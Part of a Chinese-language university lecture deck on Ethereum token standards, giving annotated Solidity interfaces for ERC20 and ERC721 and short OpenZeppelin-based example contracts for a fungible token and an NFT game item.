3     //1. 代币的名字, 如: "黑马币"
4     function name() constant public returns (string name);
5     //2. 代币的简称, 例如: HMB
6     function symbol() public constant returns (string symbol);
7     //3. 代币的最小分割量 token使用的小数点后几位。比如如果设置为3, 就是支持0.001表示
8     function decimals() public constant returns (uint8 decimals);
9     //4. token的总量
10    function totalSupply() public constant returns (uint totalSupply);
11
12    //5. 余额 返回某个地址(账户)的账户余额
13    function balanceOf(address _owner) public constant returns (uint balance);
14
15    /*6. 转账 交易代币 从消息发送者账户中往_to账户转数量为_value的token,
16       从代币合约的调用者地址上转移_value的数量token到地址_to
17       【注意: 并且必须触发Transfer事件】*/
18    function transfer(address _to, uint _value) public returns (bool success);
19
20    /*7. 两个地址转账
21       从账户_from中往账户_to转数量为_value的token, 与approve方法配合使用
22       从地址_from发送数量为_value的token到地址_to
23       【注意: 并且必须触发Transfer事件】
24       transferFrom方法用于允许合约代理某人转移token。条件是from账户必须经过了approve。*/
25    function transferFrom(address _from, address _to, uint _value) public returns (bool success);
26
27    //8. 批准_spender能从合约调用账户中转出数量为_value的token
28    function approve(address _spender, uint _value) public returns (bool success);
29    //9. 获取_spender可以从账户_owner中转出token的剩余数量
30    function allowance(address _owner, address _spender) public constant returns (uint remaining);
31
32    //*****2个事件*****
33    //1. 发生转账时必须触发的事件, transfer 和 transferFrom 成功执行时必须触发的事件
34    event Transfer(address indexed _from, address indexed _to, uint _value);
35    //2. 当函数 approve(address _spender, uint256 _value)成功执行时必须触发的事件
36    event Approval(address indexed _owner, address indexed _spender, uint _value);
37 }
```



Example: ERC20 一键发币

```
1 // SPDX-License-Identifier: GPL-3.0
2 pragma solidity ^0.6.2;
3
4 import "https://github.com/OpenZeppelin/openzeppelin-contracts/blob/v3.1.0/contracts/token/ERC20/ERC20.sol";
5
6 contract Token is ERC20 {
7
8     constructor(uint256 _initialSupply) public ERC20("EVAToken", "EVA") {
9         _mint(msg.sender, _initialSupply);
10    }
11 }
```




Example: ERC721

ERC721 简要解释是 “Non-Fungible Tokens”，翻译为不可拆分的Token, 英文简称为 “NFT”，简单理解为每个Token都是独一无二的。也就是说ERC721的每个Token都拥有独立唯一的token_id编号，token_id只能被一个owner(i.e. eth address) 所拥有；



CryptoKitties





Example: ERC721

ERC721 最为一个合约标准，提供了在实现 ERC721 代币时必须遵守的协议，要求每个 ERC721 标准合约需要实现 ERC721 及 ERC165 接口，接口定义如下：

```
1  pragma solidity ^0.6.0;
2
3  interface ERC721 /* is ERC165 */ {
4
5      event Transfer(address indexed _from, address indexed _to, uint256 _tokenId);
6      event Approval(address indexed _owner, address indexed _approved, uint256 _tokenId);
7      event ApprovalForAll(address indexed _owner, address indexed _operator, bool _approved);
8
9      function balanceOf(address _owner) external view returns (uint256);
10     function ownerOf(uint256 _tokenId) external view returns (address);
11
12     function safeTransferFrom(address _from, address _to, uint256 _tokenId, bytes data) external payable;
13     function safeTransferFrom(address _from, address _to, uint256 _tokenId) external payable;
14     function transferFrom(address _from, address _to, uint256 _tokenId) external payable;
15
16     function approve(address _approved, uint256 _tokenId) external payable;
17     function setApprovalForAll(address _operator, bool _approved) external;
18     function getApproved(uint256 _tokenId) external view returns (address);
19     function isApprovedForAll(address _owner, address _operator) external view returns (bool);
20 }
```



Example: ERC721 – 一键NFT

```
1 // contracts/GameItem.sol
2 // SPDX-License-Identifier: MIT
3 pragma solidity ^0.6.0;
4
5 import "https://github.com/OpenZeppelin/openzeppelin-contracts/blob/v3.1.0/contracts/token/ERC721/ERC721.sol";
6 import "https://github.com/OpenZeppelin/openzeppelin-contracts/blob/v3.1.0/contracts/utils/Counters.sol";
7
8 contract GameItem is ERC721 {
9     using Counters for Counters.Counter;
10    Counters.Counter private _tokenIds;
11
12    constructor() public ERC721("GameItem", "ITM") {}
13
14    function awardItem(address player, string memory tokenURI)
15        public
16        returns (uint256)
17    {
18        _tokenIds.increment();
19
20        uint256 newItemId = _tokenIds.current();
21        _mint(player, newItemId);
22        _setTokenURI(newItemId, tokenURI);
23
24        return newItemId;
25    }
26 }
```



Etherscan <https://etherscan.io/>

OpenSea <https://opensea.io/>

OpenZeppelin <https://docs.openzeppelin.com/contracts/3.x/>

MetaMask <https://metamask.io/>



浙江大学
ZHEJIANG UNIVERSITY

谢谢